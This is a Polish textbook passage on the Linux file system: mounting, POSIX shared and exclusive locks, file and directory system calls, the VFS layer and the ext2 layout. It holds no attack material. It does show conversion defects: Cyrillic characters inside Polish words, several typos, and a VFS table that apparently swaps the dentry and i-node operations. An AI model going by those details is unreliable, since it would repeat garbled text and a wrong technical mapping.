W systemie Linux przyjęto rozwiązanie polegające na montowaniu jednego dysku w ramach drzewa plików innego dysku. W naszym przypadku można by zamontować płytę w napędzie DVD pod katalogiem `/b`, aby otrzymać system plików z rysunku 10.15(b). Użytkownik ma teraz do

dyspozycji pojedyncze drzewo plików i nie musi się już martwić o to, który plik jest składowany na którym urządzeniu. Oznacza to, że zamiast powyższego polecenie może się posługiwać poleciением w postaci:

```
cp /b/x /a/d/x
```

Nowa wersja polecenia ma więc identyczną postać jak w sytuacji, w której wszystko jest składowane na jednym dysku twardym.

Inną ciekawą cechą systemu plików Linuksa jest mechanizm *blokowania* (ang. *locking*). W niektórych aplikacjach dwa procesy (lub większa ich liczba) mogą się jednocześnie odwoływać do tego samego pliku, co z kolei może prowadzić do tzw. wyścigu. Jednym z rozwiązań jest zastosowanie tzw. obszarów krytycznych. Jeśli jednak procesy należą do użytkowników pracujących niezależnie od siebie, którzy nie wiedzą o poczynaniach pozostałych, tego rodzaju próby koordynacji zwykle są nieefektywne.

Wyobraźmy sobie np. bazę danych złożoną z wielu plików składowanych w jednym katalogu lub w wielu katalogach i wykorzystywaną przez wielu niezwiązanych ze sobą użytkowników. Z pewnością istnieje możliwość skojarzenia z każdym katalogiem lub plikiem semafora zapewniającego procesom wyłączny dostęp do wybranych danych (po wykonaniu operacji down właściwego semafora). Wadą tego rozwiązania jest czasowy brak dostępu do całego katalogu lub pliku, mimo wykorzystywania przez bieżącego dysponenta semafora zaledwie jednego rekordu.


Właśnie dlatego w ramach standardu POSIX wprowadzono elastyczny, szczegółowy mechanizm blokowania przez procesy dostępu do danych na poziomie zarówno pojedynczych bajtów, jak i całych plików w ramach jednej niepodzielnej operacji. Mechanizm blokowania wymaga od procesu wywołującego wskazania pliku do zablokowania, bajta początkowego oraz liczby blokowanych bajtów. Jeśli żądanie nałożenia blokady zostanie zaakceptowane, system umieści w wewnętrznej tablicy odpowiedni wpis o blokowanych bajtach (np. składających się na rekord bazy danych).

Istnieją dwa rodzaje blokad — tzw. *blokady współdzielone* (ang. *shared locks*) oraz *blokady wyłączne* (ang. *exclusive locks*). Jeśli na jakąś część pliku nałożono już blokadę współdzieloną, druga próba nałożenia takiej blokady na tę część zostanie zaakceptowana, ale już próba nałożenia blokady wyłącznej będzie odrzucona. Jeśli na jakąś część pliku nałożono blokadę wyłączną, wszelkie próby zablokowania choćby fragmentu tej części będą odrzucane do czasu zwolnienia tej blokady. Skuteczne nałożenie nowej blokady wymaga dostępności wszystkich bajtów wskazanego obszaru.

Podczas nakładania blokady proces musi określić, czy w razie braku możliwości natychmiastowej realizacji tego żądania wykonywanie procesu ma zostać wstrzymane. Jeśli proces zdecyduje się na takie rozwiązanie, w momencie zdobycia bieżącej blokady działanie procesu zostanie wznowione i to jego blokada zostanie nałożona. Jeśli proces nie zdecyduje się na wstrzymanie działania do czasu zwolnienia bieżącej blokady, odpowiednie wywołanie systemowe natychmiast zwraca sterowanie, a informacje o powodzeniu lub niepowodzeniu żądania są zawarte w kodzie stanu. Jeśli blokada nie zostanie nałożona, od procesu wywołującego zależą dalsze kroki (np. oczekивание albo podjęcie ponownej próby).

Zablokowane obszary mogą się w całości lub części pokrywać. Na rysunku 10.16(a) pokazano proces A, który nałożył blokadę współdzieloną na bajty od 4. do 7. pewnego pliku. Nieco później proces B nakłada blokadę współdzieloną na bajty od 6. do 9. — patrz rysunek 10.16(b). I wreszcie proces C blokuje bajty od 2. do 11. Dopóki wszystkie te blokady są współdzielone, mogą istnieć jednocześnie.

Zastanówmy się teraz, co się stanie, jeśli jakiś proces spróbuje nałożyć blokadę wyłączną na bajt 9. pliku z rysunku 10.16(c). Przyjmijmy, że proces wstrzymuje działanie do czasu realizacji



Rysunek 10.16. (a) Plik z pojedynczą blokadą; (b) efekt dodania drugiej blokady; (c) efekt dodania trzeciej blokady

tego żądania. Ponieważ wspomniany bajt jest objęty blokadami nałożonymi przez dwa inne procesy, działanie interesującego nas procesu będzie wstrzymane do czasu zwolnienia blokad przez procesy B i C.

10.6.2. Wywołania systemu plików w Linuksie

Istnieje wiele wywołań systemowych operujących na plikach i systemie plików. W pierwszej kolejności przyjrzyjmy się wywołaniom systemowym związanym z pojedynczymi plikami. W dalszej części tego punktu skoncentrujemy się na wywołaniach operujących na katalogach lub systemie plików jako całości. Do tworzenia nowych plików służy wywołanie systemowe `creat`. (Kiedy zapytano Kena Thompsona, co zrobiłby inaczej, gdyby raz jeszcze miał okazję projektować system UNIX, odpowiedział, że tym razem zastąpiłby pisownię `creat` pisownią `create`). Na wejściu tego wywołania należy przekazać nazwę tworzonego pliku oraz tryb ochrony. Oznacza to, że wywołanie w postaci:

```
fd = creat("abc", mode);
```

tworzy plik nazwany *abc* z bitami ochrony reprezentowanymi przez zmienną *mode*. Wspomniane bity określają, którzy użytkownicy mają dostęp do nowego pliku i jaki jest zakres tego dostępu. Zagadnieniem bitów ochrony zajmiemy się później.

Wywołanie systemowe `creat` nie tylko tworzy nowy plik, ale też otwiera go w trybie zapisu. Aby umożliwić kolejnym wywołaniom systemowym dostęp do tego pliku, w razie powodzenia wywołanie `creat` zwraca niewielką liczbę nieujemną określaną mianem *deskryptora pliku* (w powyższym przykładzie deskryptor jest reprezentowany przez zmienną *fd*). Jeśli użyjemy wywołania `creat` dla istniejącego pliku, jego rozmiar zostanie zmniejszony do zera, a dotychczasowa zawartość zostanie usunięta. Pliki można też tworzyć za pomocą wywołania `open` z odpowiednimi argumentami.

Przyjrzyjmy się teraz innym ważnym wywołaniom systemowym wymienionym i krótko opisanych w tabeli 10.9. Warunkiem odczytywania i zapisywania zawartości istniejącego pliku jest jego uprzednie otwarcie za pomocą wywołania `open` lub `creat`. Za pośrednictwem parametrów tego

Tabela 10.9. Wybrane wywołania systemowe związane z plikami. Zwracany kod ma wartość **-1**, jeśli miał miejsce jakiś błąd; zmienna **fd** reprezentuje deskryptor pliku, a zmienna **position** określa przesunięcie w pliku. Pozostałe parametry nie wymagają dodatkowych wyjaśnień

Wywołania systemowe	Opis
<code>fd = creat(name, mode)</code>	Jeden ze sposobów tworzenia nowych plików
<code>fd = open(file, how, ...)</code>	Otwiera plik do odczytu, zapisu lub do odczytu i zapisu jednocześnie
<code>s = close(fd)</code>	Zamyka otwarty plik
<code>n = read(fd, buffer, nbytes)</code>	Odczytuje dane z pliku do bufora
<code>n = write(fd, buffer, nbytes)</code>	Zapisuje dane z bufora do pliku
<code>position = lseek(fd, offset, whence)</code>	Przesuwa wskaźnik pliku
<code>s = stat(name, &buf)</code>	Odczytuje informacje dotyczące statusu pliku
<code>s = fstat(fd, &buf)</code>	Odczytuje informacje dotyczące statusu pliku
<code>s = pipe(&fd[0])</code>	Tworzy potok
<code>s = fcntl(fd, cmd, ...)</code>	Blokuje dostęp do pliku i wykonuje inne operacje

wywołania należy wskazać nazwę pliku do otwarcia, sposób tego otwarcia (do odczytu, do zapisu lub do odczytu i zapisu) oraz rozmaite inne opcje. Podobnie jak wywołanie `creat`, wywołanie `open` zwraca deskryptor pliku na potrzeby przyszłych operacji odczytu i (lub) zapisu. Po wykonaniu niezbędnych operacji plik można zamknąć za pomocą wywołania `close`, które zwalnia deskryptor pliku dla przyszłych wywołań `creat` lub `open`. Zarówno wywołanie `creat`, jak i wywołanie `open` zawsze zwraca najniższy dostępny (aktualnie nieużywany) deskryptor pliku.

Kiedy program jest uruchamiany w standardowy sposób, deskryptory plików 0, 1 i 2 są automatycznie otwierane i reprezentują odpowiednio standardowe wejście, standardowe wyjście oraz standardowy błąd. Dzięki temu filtry, np. popularny program `sort`, mogą łatwo odczytywać swoje dane wejściowe z pliku reprezentowanego przez deskryptor 0 oraz zapisywać swoje dane wyjściowe w pliku reprezentowanym przez deskryptor 1 (bez konieczności otwierania plików). Opisany mechanizm działa prawidłowo, ponieważ powłoka dba o kojarzenie tych wartości z prawidłowymi (czasem przekierowanymi) plikami przed uruchomieniem programu.

Do najczęściej stosowanych wywołań systemowych bez wątpienia należą `read` i `write`. Oba wywołania otrzymują na wejściu po trzy parametry: deskryptor pliku (określający, który otwarty plik ma być przedmiotem operacji odczytu lub zapisu), adres bufora (określający, gdzie należy umieścić odczytywane dane lub skąd mają pochodzić zapisywane dane) oraz licznik (określający liczbę bajtów do odczytania lub zapisania). To wszystko. Wymienione wywołania cechują się więc wyjątkowo prostym projektem. Typowe wywołanie ma następującą postać:

```
n = read(fd, buffer, nbytes);
```

Chociaż niemal wszystkie programy odczytują i zapisują pliki sekwencyjnie, niektóre aplikacje muszą mieć możliwość swobodnego dostępu do dowolnych fragmentów plików. Właśnie dlatego z każdym otwartym plikiem jest skojarzony wskaźnik określający bieżącą pozycję kurSORA. Podczas sekwencyjnego odczytu (i zapisu) wspomniany wskaźnik wskazuje na następny bajt do odczytania (zapisania). Jeśli np. wskazuje na 4096 bajt przed odczytaniem kolejnych 1024 bajtów, po udanym wykonaniu wywołania systemowego `read` automatycznie zostanie przesunięty na pozycję (bajt) 5120. Pozycję wskaźnika pozycji można zmienić za pomocą wywołania systemowego `lseek` — wywołania `read` lub `write` następujące po tym wywołaniu mogą więc dotyczyć dowolnej części pliku (a nawet operować za jego końcem). Nazwano to wywołanie `lseek`, aby uniknąć konfliktów z istniejącym wywołaniem `seek` (uważanym obecnie za przestarzałe wywołaniem zmieniającym pozycję w plikach jeszcze na komputerach 16-bitowych).

Polecenie `lseek` ma trzy parametry: pierwszy oznacza deskryptor pliku, drugi pozycję pliku, a trzeci informuje o tym, czy pozycja pliku jest oznaczona względem początku pliku, pozycji bieżącej, czy końca pliku. Wywołanie systemowe `lseek` zwraca bezwzględną pozycję w pliku już po zmianie wskaźnika. Paradoksalnie `lseek` jest jedynym wywołaniem systemowym operującym na plikach, które nie powoduje poszukiwania (ang. *seek*) danych na dysku, ponieważ jego działanie sprowadza się do aktualizacji bieżącej pozycji w pliku, czyli w praktyce pewnej wartości składowanej w pamięci.

Dla każdego pliku system Linux utrzymuje m.in. informacje o charakterze (może to być zwykły plik, katalog lub plik specjalny), rozmiarze oraz czasie ostatniej modyfikacji. Programy mogą uzyskiwać te informacje za pośrednictwem wywołania systemowego `stat`. Pierwszy parametr reprezentuje nazwę pliku. Za pośrednictwem drugiego parametru należy przekazać wskaźnik do struktury, w której mają zostać zapisane żądane informacje. Pola tej struktury pokazano w tabeli 10.10. Wywołanie `fstat` działa tak samo jak wywołanie `stat`, tyle że operuje na otwartym pliku (którego nazwa może być nieznana), nie na znanej ścieżce i nazwie.

Tabela 10.10. Pola zwarcane przez wywołanie systemowe `stat`

Urządzenie, na którym dany plik jest składowany
Numer i-węzła (identyfikujący plik na tym urządzeniu)
Tryb dostępu do pliku (w tym informacje o ustawieniach ochrony)
Lista dowiązań wskazujących na dany plik
Tożsamość właściciela danego pliku
Grupa, do której należy dany plik
Rozmiar pliku (wyrażony w bajtach)
Czas utworzenia pliku
Czas ostatniego dostępu do pliku
Czas ostatniej modyfikacji danego pliku

Wywołanie systemowe `pipe` służy do tworzenia potoków powłoki. Wywołanie `pipe` tworzy rodzaj pseudopliku, w którym będą buforowane dane pomiędzy komponentami (stronami) potoku, i zwraca deskryptory plików wykorzystywanych w roli buforów odczytu i zapisu. W potoku następującej postaci:

```
sort <in | head -30
```

deskryptor pliku 1 (standardowe wyjście) procesu wykonującego program `sort` jest ustawiony (przez powłokę) w taki sposób, aby dane były zapisywane w pewnym potoku, a deskryptor pliku 0 (standardowe wejście) procesu `head` jest ustawiony (przez powłokę) w taki sposób, aby dane były odczytywane z tego potoku. Oznacza to, że proces `sort` odczytuje dane z deskryptora pliku 0 (pliku `in`) i zapisuje dane w deskryptorze pliku 1 (potoku), mimo że sam „nie wie” o ustawionym przekierowaniu tych danych. Jeśli dane wejściowe nie są przekierowywane, program `sort` automatycznie odczytuje dane z klawiatury i zapisuje je na ekranie (czyli korzysta z dwóch urządzeń domyślnych). Podobnie, kiedy program `head` odczytuje dane z deskryptora pliku 0, w rzeczywistości odczytuje dane umieszczone w buforze potoku przez program `sort`, chociaż „nie wie”, że zastosowano potok. Jest to doskonały przykład tego, jak nieskomplikowany zabieg (przekierowanie) z prostą implementacją (deskryptorami plików 0 i 1) może stanowić doskonałe narzędzie łączenia programów na dowolne sposoby, bez konieczności ich modyfikowania.

Ostatnim wywołaniem systemowym opisany w tabeli 10.9 jest `fcntl`. Za pomocą tego wywołania można blokować i odblokowywać pliki, nakładać blokady współdzielone i wyłączne oraz wykonywać kilka innych operacji na plikach.

Przeanalizujmy teraz wybrane wywołania systemowe związane w większym stopniu z katalogami lub systemem plików jako całością, nie z pojedynczymi plikami. Najczęściej stosowane wywołania systemowe z tej grupy wymieniono i krótko opisano w tabeli 10.11. Do tworzenia i usuwania katalogów służą odpowiednio wywołania `mkdir` i `rmdir`. Usuwane mogą być tylko puste katalogi.

Tabela 10.11. Wybrane wywołania systemowe związane z plikami. W razie wystąpienia błędu wywołania zwracają wartość `-1`; zmienna `dir` identyfikuje strumień katalogu, a zmienna `dirent` reprezentuje wpis w katalogu. Pozostałe parametry nie wymagają dodatkowych wyjaśnień

Wywołania systemowe	Opis
<code>s = mkdir(name, mode)</code>	Tworzy nowy katalog
<code>s = rmdir(path)</code>	Usuwa katalog
<code>s = link(oldpath, newpath)</code>	Tworzy dowiązanie do istniejącego pliku
<code>s = unlink(path)</code>	Usuwa dowiązanie do pliku
<code>s = chdir(path)</code>	Zmienia katalog roboczy
<code>dir = opendir(path)</code>	Otwiera katalog do odczytu
<code>s = closedir(dir)</code>	Zamyka katalog
<code>dirent = readdir(dir)</code>	Odczytuje jeden wpis katalogu
<code>rewinddir(dir)</code>	Wraca na początek katalogu, aby ponownie odczytać jego zawartość

Jak widać na rysunku 10.14, utworzenie nowego dowiązania do pliku polega na dodaniu nowego wpisu katalogu wskazującego na istniejący plik. Do tworzenia dowiązań służy wywołanie systemowe `link`. Parametry tego wywołania określają odpowiednio oryginalną i nową nazwę. Wpisy katalogów można usuwać za pomocą wywołania systemowego `unlink`. Wraz z usunięciem ostatniego dowiązania do pliku automatycznie jest usuwany także sam plik. W przypadku pliku, który nigdy nie był wskazywany przez dowiązanie, już pierwsze wywołanie `unlink` jest równoznaczne z jego usunięciem.

Katalog roboczy można zmienić za pomocą wywołania systemowego `chdir`. Zmiana katalogu roboczego oznacza konieczność innego interpretowania względnych ścieżek do plików i katalogów.

Ostatnie cztery wywołania systemowe opisane w tabeli 10.11 operują na katalogach. Katalogi można — podobnie jak pliki — otwierać, zamykać i odczytywać. Każde wywołanie `readdir` zwraca dokładnie jeden wpis katalogu w stałym formacie. Użytkownicy nie mogą zapisywać danych w katalogu (takie rozwiązanie ma zapewnić zachowanie integralności systemu plików). Do dodawania do katalogu służą wywołania systemowe `creat` lub `link`; pliki można usuwać za pomocą wywołania `unlink`. Nie istnieje też wywołanie umożliwiające poszukiwanie konkretnego pliku w katalogu — za pomocą wywołania `rewinddir` można jednak otworzyć katalog, aby ponownie, od początku odczytać jego zawartość.

10.6.3. Implementacja systemu plików Linuksa

W tym punkcie skoncentrujemy się najpierw na abstrakcjach wprowadzanych przez warstwę wirtualnego systemu plików (VFS). Wirtualny system plików ukrywa przed procesami wyższego poziomu i aplikacjami różnice dzielące różne systemy plików obsługiwane przez system Linux,

niezależnie od tego, czy są składowane na urządzeniach lokalnych, czy zdalnie (kiedy wymagają dostępu za pośrednictwem sieci). Warstwa wirtualnego systemu plików pośredniczy także w dostępie do urządzeń i innych plików specjalnych. W kolejnym podpunkcie omówimy implementację pierwszego popularnego systemu plików Linuksa, ext2, czyli drugiej wersji tzw. *rozszerzonego systemu plików* (ang. *extended file system*). Nieco później omówimy udoskonalenia wprowadzone w systemie plików ext4. W systemie Linux wykorzystuje się też wiele innych systemów plików. Wszystkie systemy Linux oferują możliwość obsługi wielu partycji dyskowych, z których każda może zawierać inny system plików.

Wirtualny system plików Linuksa

Aby umożliwić aplikacjom interakcję z różnymi systemami plików (zaimplementowanymi na różnych rodzajach urządzeń lokalnych i zdalnych), w systemie Linux zastosowano rozwiązanie wykorzystywane w innych systemach z rodziny UNIX — wirtualny system plików (VFS). Wirtualny system plików definiuje zbiór podstawowych abstrakcji systemu plików oraz operacji, które można na tym zbiorze wykonywać. Wywołania systemowe opisane w poprzednim podrozdziale uzyskują dostęp do struktur danych wirtualnego systemu plików, określają właściwy system plików, do którego należy żądany plik, i — za pośrednictwem wskaźników do funkcji składowanych we wspomnianych strukturach danych — wywołują odpowiednie operacje zidentyfikowanego systemu plików.

W tabeli 10.12 przedstawiono cztery najważniejsze struktury danych wykorzystywane przez wirtualny system plików. Struktura *superblock* zawiera kluczowe informacje o układzie danego systemu plików. Zniszczenie tej struktury spowodowałoby brak możliwości odczytu odpowiedniego systemu plików. Poszczególne pliki są reprezentowane przez *i-węzły* (ang. *i-node*; w rzeczywistości jest to skrót od index-node, jednak nikt nie posługuje się tą nazwą, a najbardziej leniwi użytkownicy rezygnują nawet z myślnika i posługują się terminem *inode*). Każdy i-węzeł opisuje konkretny plik. Warto pamiętać, że w systemie Linux także katalogi i urządzenia są reprezentowane w formie plików, zatem także one mają swoje i-węzły. Zarówno struktury *superblock*, jak i i-węzły korzystają z odpowiednich struktur na dysku fizycznym, gdzie znajduje się właściwy system plików.

Tabela 10.12. Abstrakcje systemu plików obsługiwane przez system VFS

Obiekt	Opis	Działanie
<i>superblock</i>	Konkretny system plików	<i>read_inode, sync_fs</i>
<i>dentry</i>	Wpis katalogu, czyli pojedynczy element ścieżki	<i>create, link</i>
<i>i-node</i>	Konkretny plik	<i>d_compare, d_delete</i>
<i>file</i>	Otwarty plik skojarzony z procesem	<i>read, write</i>

Aby ułatwić niektóre operacje na katalogach i analizę ścieżek, np. w formie */usr/ast/bin*, wirtualny system plików stosuje strukturę danych *dentry* reprezentującą pojedynczy wpis katalogu. Struktury danych *dentry* są tworzone przez ten system plików na bieżąco. Wpisy katalogów są składowane w strukturze pomocniczej *dentry_cache*, która obejmuje takie elementy jak */*, */usr*, */usr/ast* itp. Jeśli wiele procesów uzyskuje dostęp do tego samego pliku za pośrednictwem tego samego dołączania twardego (tj. tej samej ścieżki), ich obiekty plików będą wskazywały ten sam wpis struktury *dentry_cache*.


I wreszcie struktura danych `file` jest składowaną w pamięci głównej reprezentacją otwartego pliku, zatem jest tworzona w odpowiedzi na wywołanie systemowe `open`. Właśnie struktura `file` jest wykorzystywana przez takie operacje jak `read`, `write`, `sendfile` czy `lock`, a także inne wywołania systemowe opisane w poprzednim podrozdziale.

Właściwe systemy plików zaimplementowane poniżej warstwy wirtualnego systemu plików nie muszą wewnętrznie korzystać z tych samych abstrakcji czy operacji. Muszą jednak implementować operacje na systemie plików semantycznie równoważne z operacjami zdefiniowanymi w obiektach wirtualnego systemu plików. Elementy struktur danych *operacji* dla każdego z czterech obiektów wirtualnego systemu plików wskazują na właściwe funkcje znajdującego się poniżej systemu plików.

System plików ext2 Linuksa

W tym podpunkcie opiszemy najbardziej popularny system plików dyskowych stosowany w Linuksie — *ext2*. W pierwszym wydaniu system Linux wykorzystywał system plików zaczerpnięty z systemu MINIX z krótkimi nazwami plików i maksymalnym rozmiarem plików ograniczonym do 64 MB. System plików MINIX 1 ostatecznie zastąpiono pierwszą wersją rozszerzonego systemu plików (nazwanego *ext*), który obsługiwał zarówno dłuższe nazwy plików, jak i większe rozmiary. Niska efektywność nowego systemu wymusiła jego zastąpienie następcą, systemem *ext2*, który jest powszechnie używany do dzisiaj.

Partycja dyskowa systemu Linux z *ext2* obejmuje system plików, którego układ pokazano na rysunku 10.17. Blok 0 jest wykorzystywany przez sam system Linux i zwykle zawiera kod odpowiedzialny za uruchamianie komputera. Za blokiem 0 partycja dyskowa jest dzielona na grupy bloków niezależne od granic fizycznych cylindrów dyskowych. Organizację w ramach tych grup opisano poniżej.



Rysunek 10.17. Układ dysku systemu plików ext2 Linuksa

Pierwszy blok zawiera tzw. *superblok*, czyli informacje o układzie systemu plików, w tym liczbę i-węzłów, liczbę bloków dyskowych oraz początek listy wolnych bloków dyskowych (obejmującej zwykle kilkaset wpisów). Następnym elementem jest deskryptor grupy z informacjami o położeniu map bitowych, liczbie wolnych bloków oraz i-węzłów w danej grupie i liczbie katalogów wchodzących w skład tej grupy. Wymienione informacje są o tyle ważne, że system *ext2* próbuje równomiernie rozkładać katalogi na dysku.

Do śledzenia wolnych bloków i wolnych i-węzłów system plików *ext2* wykorzystuje dwie mapy bitowe — to rozwiązanie zaczerpnięto z systemu plików systemu MINIX 1 (w odróżnieniu do większości systemów plików UNIX, gdzie stosuje się pojedynczą listę). Każda mapa zajmuje jeden blok. Oznacza to, że w przypadku bloków 1-kilobajtowych opisywany projekt ogranicza liczbę bloków oraz i-węzłów w grupie do 8192. O ile pierwsze ograniczenie może stanowić pewien problem, o tyle drugie w praktyce nie ma znaczenia. W przypadku bloków 4-kilobajtowych liczby są czterokrotnie większe.

Po superbloku następują właściwe i-węzły. I-węzły są ponumerowane od pierwszego i-węzła do pewnego maksimum. Każdy i-węzeł zajmuje 128 bajtów i opisuje dokładnie jeden plik. I-węzeł zawiera informacje „rachunkowe” (czyli wszystkie dane zwarcane przez wywołanie stat, którego działanie ogranicza się do uzyskania tych informacji właśnie z i-węzła), a także informacje niezbędne do zlokalizowania bloków dyskowych, zawierające dane odpowiedniego pliku. Za i-węzłami znajdują się bloki danych.


W tym miejscu są składowane wszystkie pliki i katalogi. Jeśli plik lub katalog obejmuje więcej niż jeden blok, bloki składające się na ten plik lub katalog nie muszą zajmować ciąglej przestrzeni na dysku. W praktyce bloki wielkiego pliku zwykle są rozrzucone po całym dysku.

I-węzły reprezentujące katalogi są rozrzucone po wielu grupach bloków dyskowych. System plików ext2 próbuje umieszczać zwykłe pliki w tych samych grupach bloków co ich katalogi macierzyste, a pliki danych umieszczać w tych samych blokach co oryginalne i-węzły tych plików (pod warunkiem że te pliki mieszczą się w odpowiednich blokach). Zaczepnięto to rozwiązanie z systemu Berkeley Fast File System [McKusick et al., 1984]. Przedstawione na rysunku mapy bitowe umożliwiają podejmowanie błyskawicznych decyzji o miejscu składowania nowych danych systemu plików. Podczas przydziału bloków dla nowych plików system ext2 dodatkowo dokonuje *wstępnej alokacji* ośmiu bloków dla tego pliku, aby zminimalizować ryzyko jego fragmentacji wskutek przyszłych operacji zapisu. Opisany schemat równoważy obciążenie dysku przez system plików. Zastosowane rozwiązania wspierają też składowanie danych w jednym miejscu i ograniczają problem fragmentacji.

Uzyskanie dostępu do pliku wymaga uprzedniego użycia jednego z wywołań systemowych Linuksa, np. wywołania open, na którego wejściu należy przekazać ścieżkę do pliku. Ścieżka jest następnie poddawana analizie składniowej, która ma na celu wyodrębnienie poszczególnych katalogów. Jeśli użyto ścieżki względnej, poszukiwanie rozpoczyna się od katalogu bieżącego; w przeciwnym razie punktem wyjścia jest katalog główny. W obu przypadkach i-węzeł pierwszego katalogu można łatwo zlokalizować — deskryptor procesu zawiera wskaźnik do i-węzła katalogu bieżącego, a katalog główny zwykle jest składowany w znanym, określonym z góry bloku na dysku.

Plik katalogu umożliwia stosowanie nazw plików złożonych z maksymalnie 255 znaków, co pokazano na rysunku 10.18. Każdy katalog składa się z pewnej integralnej liczby bloków dyskowych, dzięki czemu katalogi można zapisywać na dysku w ramach atomowych operacji. W ramach katalogu wpisy reprezentujące pliki i podkatalogi nie są porządkowane, a każdy kolejny wpis następuje bezpośrednio po poprzednim. Wpisy nie muszą wypełniać całych bloków dyskowych, zatem bloki dość często kończą się niewykorzystywanymi bajtami.

Każdy wpis katalogu widoczny na rysunku 10.18 składa się z czterech pól stałej długości oraz jednego pola zmiennej długości. Pierwsze pole reprezentuje numer i-węzła — w przypadku pliku *colossal* numer i-węzła wynosi 19; w przypadku pliku *voluminous* numer i-węzła wynosi 42, a w przypadku katalogu *bigdir* numer i-węzła wynosi 88. Zaraz po polu numeru i-węzła następuje pole *rec_len* określające rozmiar danego wpisu (wyrażony w bajtach), który zwykle uwzględnia pewne dopełnienie po nazwie. Wspomniane pole jest niezbędne do odnalezienia następnego wpisu na wypadek, gdyby nazwa danego pliku była dopełniona przez nieznaną liczbę bajtów. Wskazywanie początku następnego wpisu zilustrowano na rysunku 10.18 za pomocą strzałek. Dalej jest pole typu — określa ono, czy mamy do czynienia z plikiem, katalogiem itp. Ostatnie pole stałej długości reprezentuje długość nazwy danego pliku wyrażoną w bajtach (w tym przypadku nazwy zajmują odpowiednio 8, 10 i 6 bajtów). I wreszcie dochodzimy do samej nazwy pliku zakończonej bajtem zerowym i dopełnionej do najbliższej granicy 32-bitowego bloku. Dalej mogą występować inne wypełnienia.



Rysunek 10.18. (a) Katalog systemu Linux z trzema plikami; (b) ten sam katalog po usunięciu pliku *voluminous*

Na rysunku 10.18(b) widać ten sam katalog po usunięciu wpisu skojarzonego z plikiem *voluminous*. Okazuje się, że jedynym skutkiem tej operacji było powiększenie rozmiaru wpisu dla pliku *colossal* o obszar zajmowany wcześniej przez pole pliku *voluminous* — wpis tego pliku zastąpiono więc dopełnieniem wpisu dla pliku *colossal*. Taką samą procedurę można by oczywiście zastosować także dla kolejnego wpisu.

Ponieważ katalogi są przeszukiwane liniowo, odnalezienie wpisu na końcu wielkiego katalogu może wymagać sporo czasu. Właśnie dlatego system utrzymuje pamięć podręczną z katalogami, do których ostatnio uzyskiwano dostęp. Pamięć podręczna jest przeszukiwana według nazw plików, a w razie odnalezienia żądanego wpisu można uniknąć kosztownej operacji przeszukiwania liniowego. Dla każdego składnika użytej ścieżki w pamięci podręcznej jest zapisywany odrębny obiekt *dentry*. Odpowiedni katalog jest przeszukiwany według i-węzłów pod kątem zawierania następnego komponentu ścieżki aż do osiągnięcia i-węzła właściwego pliku.

Wyobraźmy sobie np. poszukiwanie pliku identyfikowanego przez ścieżkę bezwzględną */usr/ast/file* — cała procedura wymaga wykonania następujących kroków. Po pierwsze system lokalizuje katalog główny, który zwykle wykorzystuje i-węzeł nr 2, szczególnie jeśli pierwszy i-węzeł jest zarezerwowany dla obsługi błędnych bloków. System umieszcza odpowiedni wpis w pamięci podręcznej obiektów *dentry*, aby przyspieszyć ewentualne przyszłe żądania przeszukiwania katalogu głównego. W tym przypadku system szuka w katalogu głównym łańcucha "usr", aby uzyskać numer i-węzła katalogu */usr*, którego obiekt *dentry* także jest umieszczany w pamięci podręcznej. Po odczytaniu odpowiedniego i-węzła system wyodrębnia z niego bloki dyskowe, aby umożliwić odczyt i przeszukanie katalogu */usr* pod kątem zawierania łańcucha "ast". Po odnalezieniu tego wpisu można odczytać numer i-węzła katalogu */usr/ast*. Na podstawie tego numeru można odczytać sam i-węzeł oraz odpowiednie bloki tego katalogu. I wreszcie system poszukuje łańcucha "file" i numeru jego i-węzła. Oznacza to, że stosowanie ścieżki wzgórnej nie tylko jest wygodniejsze dla użytkownika, ale też oszczędza sporo pracy samemu systemowi.

